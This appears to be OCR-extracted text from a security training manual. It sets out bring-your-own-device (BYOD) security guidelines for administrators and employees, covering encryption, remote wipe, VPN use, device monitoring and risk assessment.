
  Mobile management technology is effective only when policies are established, implemented, and supported. It is essential for organizations to keep the mobile ecosystem adequately secure to make the BYOD programs work. This requires a thorough assessment of the operating environment and the development of a solution that provides for the following: asset and identity management, local storage controls, removable media controls, network access levels, network application controls, corporate versus personal app controls, web and messaging security, device health management, data loss prevention, and so on.

  Mainly consider assessing and documenting risks in the following aspects:

  - Information security (for data, application, and user segment)
  - Operations security (for protecting user information)
  - Transmission security (for secure data transmission)

- **Support**

  The inconsistent nature of BYOD users will increase the frequency of support calls. Organizations should establish the process and capabilities in the early stages to ensure success. Mobile committees should frequently reassess the support levels and ensure the productivity of their mobile employees.



BYOD Security Guidelines

For the Administrator

- Secure organization's data centers with **multi-layered protection systems**
- **Educate your employees** about the BYOD policy
- Make it clear who owns which apps and data
- Use **encrypted channel** for data transfer
- Make it clear which apps will be allowed or banned
- **Control access** based on need-to-know
- Do not allow jailbroken and **rooted devices**
- Apply **session authentication** and **timeout policy** on access gateways

For the Employee

- Use **encryption mechanism** to store data
- Maintain a **clear separation** between business and personal data
- Register devices with a **remote location** and wipe facility if **company policy permits**
- Regularly update your device with **latest OS** and **patches**
- Use **anti-virus** and **data loss prevention** (DLP) solutions
- Set a **strong passcode** on the device and change it relatively often
- Set **passwords for apps** to restrict others from accessing them

BYOD Security Guidelines

- **For the Administrator**

  With the increasing use of tablets, smartphones, and other devices at work, mobile security has emerged as a major concern. Listed below are security guidelines that an administrator should follow to secure the organization's network and data:

  - Secure the organization's data centers with multi-layered protection systems.
  - Educate employees about the BYOD policy.
  - Make it clear who owns what apps and data.
  - Use encrypted channel for data transfer.
  - Make it clear what apps will be allowed or banned.
  - Control access based on a need-to-know basis.
  - Do not allow jailbroken and rooted devices.
  - Apply session authentication and timeout policy to access gateways.
  - Impose company WLAN access when on site.
  - Make users use complex passcodes and change them often.
  - Ensure that the user's mobile device is registered and authenticated before allowing access to the organization's network.
  - Consider multi-factor authentication methods to enhance security when remotely accessing the organization's information systems.


  - Make users agree to and sign the BYOD policy before they can access the organization's information system.
  - When an employee leaves the organization, state whether total device wipe or selective wipe of certain apps and data are required. In addition, ensure that the organization's data are maintained separately from the user's personal data.
  - Implement strong algorithms to encrypt all the organization's data stored in the user's mobile device; use an encrypted channel for data transfer.
  - In case the user's mobile device is lost or stolen, remotely reset or wipe the device passwords to prevent unauthorized access to the organization's sensitive data.
  - Implement an SSL-based VPN, which provides secure remote access.
  - Ensure that users' devices are regularly updated with the latest OS and other software, which could avoid and sometimes even fix any security vulnerabilities.
  - Do not provide offline access to the organization's sensitive information, which should be accessible only via the company's network.
  - Enable a periodic re-authentication mechanism to ensure that a legitimate user is accessing the device.
  - Perform the real-time monitoring of devices using an enterprise mobility management (EMM) system to ensure optimum security.
  - Develop a blacklist of all the restricted applications on BYOD devices.
  - Backup device data to offsite servers or the cloud to ensure quick data recovery.

- **For the Employee**

  Listed below are the guidelines that an employee should follow to secure sensitive personal or corporate information stored on a mobile device:

  - Use encryption mechanisms to store data.
  - Maintain a clear separation between business and personal data.
  - Register devices with a remote locate and wipe facility if the company policy permits.
  - Regularly update one's device with latest OS and patches.
  - Use anti-virus and data loss prevention (DLP) solutions.
  - Set a strong passcode for the device and change it often.
  - Use strong algorithms to encrypt data.
  - Set passwords for apps to restrict others from accessing them.
  - Do not download files from untrusted sources.
  - Be cautious while browsing websites and opening links or attachments sent via email.

  - Erase all the data, access credentials, and applications related to the organization from all the devices before leaving the organization in any manner (e.g., moving to another company or retirement).
  - Always rely on authorized dealers and stores during any event of repair or hardware alterations to the mobile device.
  - Do not upload or backup company data in any kind of personal cloud storage other than the one specified by company.
  - Report to the corresponding IT teams and authorities in the event of theft or loss of a mobile device.
  - Utilize a secure VPN connection while accessing public Wi-Fi networks.
  - Do not synchronize the mobile device with other personal devices such as TV, desktop, and Bluetooth devices.

